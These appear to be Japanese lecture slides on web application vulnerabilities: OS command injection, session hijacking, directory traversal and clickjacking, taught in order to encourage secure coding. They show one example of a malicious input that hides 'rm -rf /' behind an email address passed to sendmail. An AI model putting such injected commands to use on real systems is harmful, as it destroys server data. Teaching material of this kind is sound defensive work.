
×悪意のある入力 **「taro@test.com; rm -rf /」**

```
/usr/lib/sendmail taro@test.com; rm -rf /
```

サーバのファイルが全削除されてしまう


セッションハイジャック

- サーバとクライアント間の正規のセッションに割り込んで、正規のクライアントに成りすますことで、サーバ内のデータを盗み出す。



ディレクトリ・トラバーサル (パス・トラバーサル)

- 「../」を利用してディレクトリを戻って、本来はアクセスが禁止されているディレクトリにアクセスする手法



パスワードファイルが表示されてしまった

クリックジャッキング

- リンクやボタンなどの要素を隠蔽・偽装してクリックを誘い、利用者の意図しない動作をさせようとする手法



スタイルシートなどで透明化して偽装

(例)
Facebookの「いいね」
ボタンの偽装



Webアプリケーションのぜい弱性は

- 次々と発見される
 - 対処療法となる「～しないようにする」がどんどん増えていく
 - はじめから“セキュリティ”を意識した実装を学ぶのがよい

情報システムの知識だけでなく、“社会的リスクの軽減”を理解した技術者になろう